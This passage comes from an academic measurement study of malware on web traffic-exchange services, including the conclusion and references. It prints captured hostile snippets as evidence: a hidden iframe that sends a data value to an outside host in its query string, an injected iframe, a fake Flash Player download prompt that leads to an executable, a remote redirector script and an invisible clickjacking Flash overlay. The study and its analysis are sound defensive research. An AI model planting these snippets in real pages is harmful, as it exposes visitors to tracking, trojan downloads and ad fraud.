The second category is invisible `iframe` elements. The `iframe` elements are made invisible by setting the CSS visibility attribute to hidden, either of the `iframe` itself or of the HTML component holding it. Some variants of this technique can even pass sensitive information along with the URL query arguments. The example listed below elaborate this behavior.

```
//allowtransparency="true" makes it invisible
//data.id_supp query string uploads information
    to the server
<iframe src="https://acces.direction-x.com/a.php
    ?t=29\%26o=pix\%26f=' + data.id_supp + '\%26
        g=5"
    width="1" height="1" framespacing="0"
    frameborder="no" allowtransparency="true">
</iframe>
```

Code 2. A hidden `iframe` element that uploads information as a query string.

The third category of malicious `iframe` elements are injected through JavaScript. A JavaScript snippet dynamically loads the content of the `iframe` element, including its parameters such as `src` and any styling that can make the `iframe` invisible. Embedding an `iframe` in JavaScipt makes it even harder to be identified by the scanning engine. They are mostly initiated by the `onLoad()` method at the start of the page and sometimes via separate event calls. The following examples exhibit this behavior.

```
//iframe is dynamically loaded in document.write
    ()
document.write('...
<iframe allowtransparency="true" scrolling="no"
    frameborder="0"
    border="0" width="1" height="1"
    marginwidth="0" marginheight="0"
    background-color="transparent"
    src="http://t.qservz.com/ai.aspx
    ?tc=407c4159aa3a8763c709ff2bee4ac16a
    &t=6217410677928296639&
    url=http://t.qservz.com/1x1.gif">
<iframe>...')
```

Code 3. A dynamically loaded `iframe` element.

B. *Deceptive Download*

A different class of malware on traffic exchanges aims to trick users into downloading executable files with deceptive names. This attack is typically achieved by using JavaScript in combination with HTML. Users are prompted to download an executable after clicking on a pop up that mimics the default download prompt. The malware detection tools report this category as `Trojan.Script.Heuristic-js.iacgm`.




Fig. 8. Screenshot of fake download prompt

To further analyze the malware behavior, we interacted with the URL (http://animestectudo.blogspot.com.br) in a closed virtual environment. As shown in Figure 8, a user is prompted to download a plug-in in the following snippet. Upon clicking the download button, it redirects the user to a new page and downloads a file named: `flashplayer.exe`, which is marked as malicious by multiple malware detection engines.

```
<div id="dm_topbar">
    <a href="data:text/html,%3Chtml%3E%3
        Chead%3E%3C/head%3E%3Cbody%3E%3Cstrong
        %3EBaixando...%3C/strong%3E%3C/body%3E
        %0A%3Cscript%3Ewindow.location.href%3D
        %22http%3A%2F%2F
        www.broadstoragewindow.com
        %2Fc%3Fx%3D3yqY7CC2iwwAHopOgD%252FelFI
        3iGYK4f%252BKa2UVeDrI9wc%253D%26c%3D1o
        pF7hPnIqlhVxFY%252FCK5pz3FeWlJWms2kmMB
        uvs1clanvA5FbOmmArlDl%252BmEzdpDwsQwps
        uO%252FD9GDkwvUJ4eG42zre6scW8N9suDq2Ty
        yAn9gwoj7jV%252BnHRit3AOe9tYNeLFoZhR%2
        52BOCQiNcDgu1kow%253D%253D%26downloadA
        s%3DFlash-Player.exe%26fallback_url%3D
        http%253A%252F%252Fyupfiles.net%252Fdo
        wnload.url%22%3B%3C/script%3E%3C/html%
        3E " data-dm-title="Flash Player"
        data-dm-format="3" data-dm-filesize="1.1
            "
        target="_blank" data-dm="1"
            data-dm-icon=""
        data-dm-href-free= "http://
            www.google.com.br/"
        data-dm-filename="null"
            data-dm-hosted-file="0"
        id="dm_aee5960346700280"
        data-dm-href= "http://yupfiles.net/
            downloader
```

```
        ?id=7b225f223a7b22646d536c6f74223a22312
        22c22646d416666223a22313730222c22646d46
        6f726d6174223a2233222c22646d496e7374616
        c6c223a2235222c22646d5469746c65223a2246
        6c617368253230506c61796572222c22646d466
        96c65223a22687474702533412532462532467 7
        77772e676f6f676c652e636f6d2e62722532462
        22c22646d46696c654e616d65223a226e756c6c
        222c22646d486f7374656446696c65223a22302
        22c22646d46696c6553697a65223a22312e3122
        2c22646d49636f6e223a22227d7d
        " data-dm-carregado="true" class="
            download_link">

        <div id="dm_topbar_block">
          <img id="dm_topbar_icon" style="
              float:left" src = "http://
              cdn.yupfiles.net/
          images/topbar-icon.png" alt="Adobe
              Flash Player" width="36" height="
              36">
          <span id="dm_topbar_text"> A p g i n a
              necessita do plugin para
              continuar. </span>   <span
              id="dm_topbar_link">Instalar
              plug-in</span>
        </div>

    </a>
    <div id="dm_topbar_close" style="display:
        block;"
    onclick = "javascript:((
        document.getElementById('dm_topbar')))
        .style.display='none';
    new Aplicacao.Funcoes.Gerais() .
        dm_cookie_criar('dmCookieBar',1); "> x
        </div>
</div>
```

Code 4. Deceptive executable download. The `href` tag of *dm_topbar* contains an embedded JavaScript (window.location) that has the download link for flashplayer.exe. *dm_topbar_block* `div` element creates the fake download button.

C. Suspicious Redirection

Another malicious activity observed on traffic exchanges is URL redirection. The malware detection engines report it as `Trojan:JS/Redirector` [15] and `Trojan.Script.Generic`. A typical example with a seemingly benign JavaScript code is as follows.

```
<script
    type="text/javascript" src = "http://
        company.ooo/tfjw2pmk.php?id=8689556">
</script>
```

Code 5. A seemingly benign JavaScript code snippet.

It is noteworthy that the URL referred in the source tag was marked as malicious by multiple malware detection engines including the *Google Safe Browsing API* [10]. As shown in Figure 9, any request to the URL is redirected to a different URL every time.

Since the redirection target is determined at the server-side, we cannot fully uncover the redirection logic. The files




Fig. 9. Suspicious redirections from company.ooo domain

detected as `Trojan:JS/Redirector` [15] are obfuscated to hinder further analysis.

D. External Interface Calls

Several examples of malware on traffic exchanges aim to exploit client-side functionality, such as Flash and JavaScript, using external interface calls. Such a malware was reported by the malware detection tools as `BehavesLike.JS.ExploitBlacole.nv` and `BehavesLike.JS.ExploitBlacole.xm` [14]. A typical example, e.g., `542_mobile3.js`, was obfuscated multiple times and contained references to Flash files and hidden `iframe` elements. We were successful in de-obfuscating the file in bits and pieces to find a reference to http://static.yupfiles.net/swf/AdFlash46.swf. We then decompiled the files to get the swift code and found several external calls made to the obfuscated JavaScript code (see below). We deployed the script on a local web server to further analyze it. The script created a Flash object covering the whole page with transparency set to invisible. Any click on the page created a new pop up advertisement. Thus, the goal of the script is to trick users into clicking on advertisements.

```
package {
   import flash.events.*;
   import flash.display.*;
   import flash.external.*;
   import flash.system.*;
   public class AdFlash46 extends movieclip
   {
    public function AdFlash46()
    {
     super();
     Security.allowdomain("*");
     stage.scalemode = StageScaleMode.EXACT_FIT;
```

```
      stage.addEventListener(MouseEvent.MOUSE_UP,
          function(_arg1: MouseEvent): void
       {
        ExternalInterface.call("AdFlash.onClick");
        stage.displayState =
            StageDisplayState.FULL_SCREEN;
        ExternalInterface.call("window.NqPnfu");
        stage.displayState =
            StageDisplayState.NORMAL;
       });
     }
   }
} //package
```

Code 6. Script creates an invisible Flash object over the page

E. False Positives

In our study, we encountered a few false positives where benign webpages were incorrectly marked as malicious by the malware scanning engines. The following example shows a Google account authentication script which is placed outside the page within an `iframe` with width and height both set to one. Recall that this is a typical hidden `iframe` injection behavior. It seems suspicious but further analysis reveals that it is indeed a benign Google authentication behavior.

```
//iframe is dynamically loaded
//width and height are both are set to 1
//top=-100px; puts it outside the page

<iframe name="oauth2relay503410543"
    id="oauth2relay503410543"
    src="https://accounts.google.com/o/oauth2/
    postmessageRelay?
    parent=http\%3A\%2F\%2Fapkmodded4
    free.blogspot.com#rpctoken=1510319259&amp;
    forcesecure=1"
    tabindex="-1" style="width: 1px; height: 1
        px; position: absolute; top: -100px;">
</iframe>
```

Code 7. Google authentication false positive

Another false positive was detected as `TrojanClicker:JS/Faceliker.D` by the malware scanning engines. The typical behavior of this malware is to garner "likes" on Facebook pages without the consent of the user. However, upon further exploration, we found that the Google Analytics reference was mislabeled as faceliker by scanning engines. The following code snippet shows the Google analytics false positive.

```
//analytics.js is loaded

<script>
  (function(i,s,o,g,r,a,m)
  {i['GoogleAnalyticsObject']=r;i[r]=i[r]
  ||function(){
  (i[r].q=i[r].q||[]).push(arguments)}
  ,i[r].l=1*new Date();a=s.createElement(o),
  m=s.getElementsByTagName(o)[0]; a.async=1;
  a.src=g;m.parentNode.insertBefore(a,m)
  })(window,document,'script','
  //www.google-analytics.com/analytics.js','ga')
      ;
  ga('create', 'UA-54970982-1', 'auto');
  ga('send', 'pageview');
</script>
```

Code 8. Google analytics false positive

VI. Conclusion

We present the first of its kind measurement study of traffic exchanges as a vector for malware propagation. We crawled a large number of manual-surf and auto-surf traffic exchanges and collected a sample of over a million URLs. Our measurements revealed that traffic exchanges are a prime target for attackers looking to target a large number of victims in a short amount of time. The analysis of the URLs using different malware analysis tools revealed that a significant proportion of URLs on traffic exchanges are malicious. We also identified the major categories of malware on traffic exchanges and presented an in-depth analysis of interesting malware classes including `iframe` injection, deceptive downloads, external interface calls, and redirections to malware hosting websites. Our study sheds light on the threat of large-scale exploitation of traffic exchange networks for malware prorogation.

Other than traffic exchanges, there are two stakeholders in this ecosystem: ad networks and users who surf traffic exchanges to get views on their websites in return. Ad networks should look out for potential fraud in ad impressions, view counts, and clicks. Most reputable ad networks consider the use of traffic exchanges fraudulent and have strategies in place to vet the ad impression figures. For example, AdSense and DoubleClick do not allow traffic exchanges. Other ad networks can similarly block traffic exchange services to decease monetary incentives for traffic exchange operators. We believe that most of the users on traffic exchanges are naive and their only objective is to increase the flow of traffic on their website, resulting in its increased popularity rank. They need to understand the ethical considerations as well as the vulnerabilities that are exposed when surfing these traffic exchanges. Users could also be shown a warning before they visit a traffic exchange website, incorporated via a plugin or extension in any modern browser.

Acknowledgments

The authors would like to acknowledge *VirusTotal* for providing unrestricted access to their APIs for this work.

This material is based in part upon work supported by the National Science Foundation under Grant Number CNS-1524329. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the National Science Foundation.

REFERENCES

[1] 10KHits Traffic Exchnage. https://www.10khits.com/.
[2] AdHitz Advertisement Network. http://adhitzads.com/.
[3] AVG Threat Labs. http://www.avgthreatlabs.com/ww-en/website-safety-reports/.
[4] Bright Cloud. http://www.brightcloud.com/.
[5] Cash N Hits Traffic Exchange Network. http://www.cashnhits.com/.
[6] Definiton for trojan script heuristic js iacgm. http://computerviruskiller.blogspot.com/2015/05/trojanscriptheuristic-jsiacgm-removal.html.
[7] EasyHits4U Traffic Exchange. https://www.easyhits4u.com/.
[8] Firebug. http://getfirebug.com/.
[9] Flash support for google chrome. https://support.google.com/chrome/answer/6258784?hl=en.
[10] Google safe browsing api. https://developers.google.com/safe-browsing/?hl=en.
[11] Hit2Hit Traffic Exchange. http://hit2hit.com/.
[12] Malware Domain list. malwaredomainlist.com.
[13] ManyHit Traffic Exchange. http://manyhit.com/.
[14] Mcafee definition for js exploit blacole. http://home.mcafee.com/VirusInfo/VirusProfile.aspx?key=919064#none.
[15] Microsoft definition for trojan js redirector. http://www.microsoft.com/security/portal/threat/encyclopedia/Entry.aspx?Name=Trojan%3AJS%2FRedirector.NT.
[16] NetExport. https://getfirebug.com/wiki/index.php/Firebug_Extensions.
[17] Otohits Traffic Exchange. http://www.otohits.net/.
[18] Quttera. http://quttera.com/.
[19] Sender Base (CISCO). https://www.senderbase.org/.
[20] SendSurf Traffic Exchange. http://www.sendsurf.com/.
[21] Shallalist. http://www.shallalist.de/.
[22] Site Check Sucuri. https://sitecheck.sucuri.net/.
[23] SmileyTraffic Exchange. http://www.smileytraffic.com/.
[24] Squid Guard MESD. http://squidguard.mesd.k12.or.us/blacklists.tgz.
[25] Traffic Monsoon Traffic Exchange. https://trafficmonsoon.com/.
[26] URL Blacklist. urlblacklist.com.
[27] URLQuery. http://urlquery.net/.
[28] VirusTotal. https://www.virustotal.com/.
[29] VirusTotal API. https://www.virustotal.com/en/documentation/private-api/.
[30] Wepawet. https://wepawet.iseclab.org/.
[31] Zeus Tracker Blacklist. zeustracker.abuse.ch.
[32] C. Curtsinger, B. Livshits, B. Zorn, and C. Seifert. Zozzle: Fast and Precise In-Browser JavaScript Malware Detection. *USENIX Security Symposium*, 2011.
[33] A. Dewald, T. Holz, and F. C. Freiling. ADSandbox: Sandboxing JavaScript to Fight Malicious Websites. *25th ACM Symposium On Applied Computing (SAC)*, 2010.
[34] M. Javed, C. Herley, M. Peinado, and V. Paxson. Measurement and Analysis of Traffic Exchange Services. *ACM Internet Measurement Conference (IMC)*, 2015.
[35] C. Kolbitsch, B. Livshits, B. Zorn, and C. Seifert. Rozzle: De-Cloaking Internet Malware. *IEEE Symposium on Security and Privacy (S&P)*, 2012.
[36] T. Krueger and K. Rieck. Intelligent Defense Against Malicious JavaScript Code. *26th Annual Computer Security Applications Conference (ACSAC)*, 2010.
[37] M. Kührer and T. Holz. An Empirical Analysis of Malware Blacklists. *Praxis der Informationsverarbeitung und Kommunikation*, 35(1):11–16, 2012.
[38] Z. Li, K. Zhang, Y. Xie, F. Yu, and X. Wang. Knowing Your Enemy: Understanding and Detecting Malicious Web Advertising. *ACM Conference on Computer and Communications Security (CCS)*, 2012.
[39] N. Nikiforakis, F. Maggi, G. Stringhini, M. Z. Rafique, W. Joosen, C. Kruegel, F. Piessens, G. Vigna, and S. Zanero. Stranger Danger: Exploring the Ecosystem of Ad-based URL Shortening Services. *23rd International Conference on World Wide Web (WWW)*, 2014.
[40] X. Xing, W. Meng, and B. Lee. Understanding Malvertising Through Ad-Injecting Browser Extensions. *24th International Conference on World Wide Web (WWW)*, 2015.
[41] A. Zarras, A. Kapravelos, and G. Stringhini. The Dark Alleys of Madison Avenue: Understanding Malicious Advertisements. *ACM Internet Measurement Conference (IMC)*, 2014.